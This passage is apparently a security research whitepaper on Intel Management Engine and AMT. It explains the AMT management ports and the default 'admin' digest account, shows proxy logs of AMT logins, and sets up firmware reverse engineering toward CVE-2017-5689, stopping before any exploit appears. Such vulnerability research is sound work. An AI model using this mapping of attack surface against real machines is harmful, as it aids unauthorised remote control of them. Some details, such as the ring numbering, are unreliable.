

INTEL AMT.  
STEALTH BREAKTHROUGH



# Table of contents

Table of contents	2
Introduction	3
Intel ME/AMT architecture	6
Intel ME RE problems	8
Intel AMT architecture	9
Intel ME firmware components	9
Getting down to Intel AMT architecture	9
Access to Intel AMT	10
Intel AMT manageability ports	11
Unauthorized remote access to Intel AMT system	11
CVE-2017-5689	17
Possible attack scenarios	23
Spreading out coverage. Part I	23
Mitigations	27
Limitations of AMTactivator	27
Spreading out coverage. Part II	27
Takeaways	28
Contacts	30

# Introduction

Every modern computer system based on Intel architecture has Intel Management Engine (ME) - a built-in subsystem with a wide array of powerful capabilities (such as full access to operating memory, out-of-band access to a network interface, running independently of CPU even when it is in a shutdown state, etc.). On the one hand, these capabilities allow Intel to implement many features and technologies based on Intel ME. On the other hand, it makes Intel ME a tempting target for an attacker. Especially, if an attack can be conducted remotely. Here, Intel Active Management Technology (AMT) fits perfectly – it is based on Intel ME and intended for remote administration of a computer system.

As you surely know, although Intel CPU equipped with various integrated controllers and graphics controller (Fig. 1) is a major execution environment, it's not the only one. There is also a chipset with integrated controllers and subsystems supporting peripheral devices and some system functions. One of such subsystems is the Intel Management Engine (Intel ME). Intel ME is an isolated, stealth and highly powerful (meaning its capabilities) execution environment. UEFI BIOS, Intel ME firmware, and a few other binaries are system firmware, which is stored on common SPI flash memory.




Fig. 1.  
Typical Intel system architecture

The common SPI flash contents are divided into regions (Fig. 2)




Fig. 2.  
SPI flash regions

Any program code that is running on a system is executed in one of the CPU protection rings (Fig.3):








CPU	Ring 3	 User applications  User applications (optional)
	Ring 0	 OS kernel & drivers  OS kernel & drivers (optional)
	Ring -1	 Hypervisor (optional)
	Ring -2	 System Management Mode
Chipest	Ring -3	 Intel Management Engine

Fig.3  
System execution privileges

**Ring 1** (the user mode) is the highest level with minimal access privileges, needed for user applications.

**Ring 0** (the kernel mode) is the lowest level an OS may have.

**Ring -1** (the hypervisor mode) controls the workspace of multiple guest OSs running in parallel (e.g. to share hardware resources and memory between them).

**Ring -2** (the System Management Mode) is the lowest and most privileged execution mode for the CPU. Its code is located in hidden SMRAM, not visible from any of the above levels.

But it occurs to be that the CPU in the SMM is not the most powerful execution environment on a system. Intel ME subsystem (**Ring -3**) has even more available access capabilities and memory isolation techniques.

# Intel ME/AMT architecture

Intel ME is based on the MCU with ROM and SRAM. The subsystem consists of the following components (Fig.4):




Fig. 4  
Intel ME architecture

1. Intel chipset's own NIC MAC level controller;
2. MEI (HECI) – an interface for software to communicate with Intel ME;
3. ME UMA – a memory block inside DRAM isolated from the main CPU.
4. ME FW – Intel ME firmware, stored on the SPI flash along with BIOS.

This subsystem is generally thought of as the most privileged and hidden execution environment, which is reasonable enough while it:

- has the ME UMA;
- has full access to the whole DRAM (by using its own DMA engine);
- continues its work as long as a system is plugged in;
- has out-of-band access to the network interface.

Moreover, the only way for communication between software and Intel ME is the Management Engine Interface (the Host Embedded Controller Interface), but the protocol is undocumented.

Intel ME was integrated into Q-type chipsets (960-series and higher) in 2006. Back then it was used in Intel ME 2.x. – 5.x. chipsets. Since 2010 any Intel-based system (series 6.x and higher) is equipped with Intel ME:

- Intel ME 6.x – 11.x
- Intel TXE 1.x – 3.x
- Intel SPS 1.x – 4.x

The table with more details is presented below (see Table 1.)

Table 1. Intel ME/AMT versions in chipsets

PCH:	ME/AMT version:
5 series chipset	ME 6.x (AMT 6.x)
6 series chipset:	ME 7.x (AMT 7.x)
7 series chipset	ME 8.x (AMT 8.x)
8 series chipset	ME 9.x (AMT 9.x)
9 series chipset	ME 9.5.x/10.x (AMT 9.5.x/10.x)
100 series chipset	ME 11.x
200 series chipset	(AMT 11.x)

However, the name and firmware implementation are specific to a platform type.

Desktop/laptop – the Intel Management Engine (ME)

Server – the Intel Server Platform Services (SPS)

Mobile – the Intel Trusted Execution Engine (TXE)

## Intel ME RE problems

Year by year, the interest in researching Intel ME and its firmware is increasing. Nevertheless, it proves to be not an easy task due to the following reasons:

- Intel ME firmware code modules use syslib functions implemented in the bootcode inside the ME ROM. Therefore, it is quite difficult to understand the function behavior without knowing what syslib functions are called from it. Fortunately, ROM images can be found in debug versions of ME firmware (used for the ROM bypass debug capability).
- A certain part of Intel ME firmware code modules is compressed using the Huffman algorithm. But the decompression dictionary is unknown, so the decoding is not a trivial task. Although, still possible: the dictionaries for 6x - 10.x versions were reconstructed.
- One of the best-known problems is the undocumented MEI (HECI) communication protocol. However, the details of this protocol can be reverse-engineered.

The ME UMA memory in DRAM is inaccessible for the main CPU.

- Open-source society created a heading to disable Intel ME subsystem. This is quite a difficult thing to do, but there is a method to restrict the functionality of the subsystem by cutting unnecessary (for system boot up) firmware components.

To reverse engineer the firmware one needs a disassembler and the following scripts:

- **me\_unpack.py** to parse Intel ME firmware images and extract all partitions/modules;
- **me\_util.py** to send commands to Intel ME through HECI;
- **Intelmetool** to check Intel ME status through HECI;
- **unhuffme** to unpack Huffman-compressed modules from Intel ME firmware image;
- **MEAnalyzer** - a tool to analyze Intel ME firmware images;
- **unME11** to unpack some Huffman-compressed modules from Intel ME firmware 11.x.



## Intel AMT architecture

### Intel ME firmware components

Intel AMT architecture is a broad and quite a challenging topic to comprehend, moreover it is tightly related to Intel ME firmware. Here, you can find essentials on the latter required to understand the following part of the research.

The code is divided into modules. A precise list varies, depending on a system. Every firmware version contains basic code modules (e.g. bringup module, kernel, etc.) and application modules that implement various Intel technologies (e.g. PTT, AMT, etc.).

The applied technologies define what firmware type is used. There are 3 types of firmware:

1. ignition firmware (ME 6.x only) which has minimal size and contents;
2. 1.5MB firmware which has incomplete contents of modules;
3. 5MB firmware with full firmware contents.

### Getting down to Intel AMT architecture

Putting it in a nutshell, Intel AMT is an application implemented as a module inside Intel ME firmware. The very technology is intended to remotely control and administer computer systems.

With Intel AMT features, it is possible to:

- power up/off, reset a system, access BIOS setup through Serial-Over-LAN (SOL);
- get the information about a system hardware through the web-interface;
- boot a system from the custom boot image/file in recovering purposes;
- acquire the full control of the monitor/keyboard and mouse used in a system.

Any of the above listed features requires a target system to be plugged in and to have the official AMT support (the "vPro" brand). These capabilities do not depend on an OS of a target system at all. Moreover, they can be used to delete or reinstall it.

Applications running locally on the platform communicate with Intel AMT Release 2.0 and later releases the same way network applications do: WS-Management over SOAP over HTTP. When a local application sends a message addressed to the local Intel AMT host name, the Local Manageability Service (LMS), which listens to traffic directed to the host name, intercepts the message and routes it to the Intel Management Engine Interface.

## Access to Intel AMT

Intel AMT has 2 types of interfaces which can be used to access it.

The first type is network interfaces (Intel AMT Releases 2.5, 2.6, 4.0, and 6.0 and later releases support a wireless, along with a wired, network interface). TCP/UDP messages addressed to certain registered ports are routed to Intel AMT when those ports are enabled. Messages received on a wired LAN interface go directly to Intel AMT.

The second one is a local interface. Various local applications are able to access Intel AMT features the same way network applications do – WS-Management over SOAP over HTTP. When a local application sends a message addressed to the local Intel AMT host name, the Local Manageability Service (LMS), which listens to traffic directed to the host name, intercepts the message and routes it to the Intel Management Engine Interface (see Fig. 5.)




Fig. 5  
Local access to Intel AMT

## Intel AMT manageability ports

Getting access to Intel AMT manageability ports provides an attacker with an advantage. You can find the list of widely known ports used by a remote administrator to access the AMT:

- 5900 – AMT VNC-server without encryption;
- 16992 – AMT web-server, HTTP protocol;
- 16993 – AMT web-server, HTTPS protocol;
- 16994 – AMT redirection for SOL, IDE-R, KVM without encryption;
- 16995 – AMT redirection for SOL, IDE-R, KVM with TLS.

The access to the Intel AMT Manageability Ports (save the VNC-server at 5900) is protected with the Intel AMT Access Control List (ACL) managed by the system administrator.

The two supported mechanisms of authentication are Digest and Kerberos. Users added to the Intel AMT ACL are either digest or Kerberos users respectively. A notable, and the most interesting, exception from that is the 'admin' user which is present by default and uses the Digest authentication.

## Unauthorized remote access to Intel AMT system

When accessed with a regular web-browser Intel AMT redirects a user to a logon page (Fig. 6) and greets him/her with the "Authentication required" request. By using mitmproxy it is possible to see what is happening right now:




Fig. 6  
Intel AMT logon page

In the scope of our research we gave it a closer look and used a proxy server. As for RFC 2617 “Digest Authentication”, the first request gets a respond with 401 Unauthorized (see Fig. 7).

```
$ mitmdump -p 8080 -dd
Proxy server listening at http://0.0.0.0:8080
127.0.0.1:50186: clientconnect
>> GET http://192.168.1.1:16992/index.htm
Host: 192.168.1.1:16992
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
<< 401 Unauthorized 689b
WWW-Authenticate: Digest realm="Digest:C8090000000000000000000000000000",
nonce="+9GoAAZEAAcYc+Ka4uJ0dCwoKCxAtTP2",stale="false",qop="auth"
Content-Type: text/html
Server: Intel(R) Active Management Technology 9.0.30
Content-Length: 689
Connection: close
127.0.0.1:50186: clientdisconnect
```

Fig. 7  
401 Unauthorized

Given a username and password, the client responds with a new request, including the Authorization header field (Fig. 8) and the server accepts a user as a legitimate one.

```
...
127.0.0.1:50190: clientconnect
>> GET http://192.168.1.1:16992/index.htm
Host: 192.168.1.1:16992
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Authorization: Digest username="admin",
realm="Digest:C8090000000000000000000000000000", nonce="JOKoAAAdFAAApQD4w/1+88v4fscE6y2Ke",
uri="/index.htm", response="7a8df4aa68a83ba59855d7a433522cf7", qop=auth, nc=00000001,
cnonce="6e8da33dda6b05d8"
<< 200 OK 2.42k
Date: Wed, 5 Jul 2017 20:07:21 GMT
Server: Intel(R) Active Management Technology 9.0.30
Content-Type: text/html
Transfer-Encoding: chunked
Cache-Control: no cache
Expires: Thu, 26 Oct 1995 00:00:00 GMT
```

Fig. 8  
Server response

At first glance, nothing extraordinary has happened during the authentication process. A closer look, however, gives a clue of what to look for in the ME firmware. To be precise the name of the fields sent in the Authorization Headers. These strings will help us to pinpoint the very code that is responsible for the digest authentication (Fig. 9).

```
...
127.0.0.1:50190: clientconnect
>> GET http://192.168.1.1:16992/index.htm
Host: 192.168.1.1:16992
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Authorization: Digest username="admin", realm="Digest:C8090000000000000000000000000000",
nonce="JOKoAAAdFAAApQD4w/l+88v4fscE6y2Ke", uri="/index.htm",
response="7a8df4aa68a83ba59855d7a433522cf7", qop=auth, nc=00000001, cnonce="6e8da33dda6b05d8"
<< 200 OK 2.42k
Date: Wed, 5 Jul 2017 20:07:21 GMT
Server: Intel(R) Active Management Technology 9.0.30
Content-Type: text/html
Transfer-Encoding: chunked
Cache-Control: no cache
Expires: Thu, 26 Oct 1995 00:00:00 GMT
```

Fig. 9  
Authentication field

For the reverse engineering purposes, we use the IDA disassembler and a special loader script (Fig. 10, Fig. 11)




Fig. 10  
IDA disassembler

```
$ git clone https://github.com/danse-
macabre/meloader.git
$ cd meloader
$ ln -s meloader.py ~/your-ida-place/loaders
$ ln -s _meloader ~/your-ida-place/loaders
$ idaq 9.0.30.1482_5MB_PRD_RGN.bin
```

Fig. 11  
Loader script

They proved to be useful enough. After the loader finished its work, we got a nice and clean look onto the code and data (Fig. 12).




Fig. 12 Obtained code and data

A quick search for the strings like “username”, “qop” and “cnonce” gave us the exact strings within the NETSTACK module. All these strings are all cross-refed from the one particular function (Fig. 13)

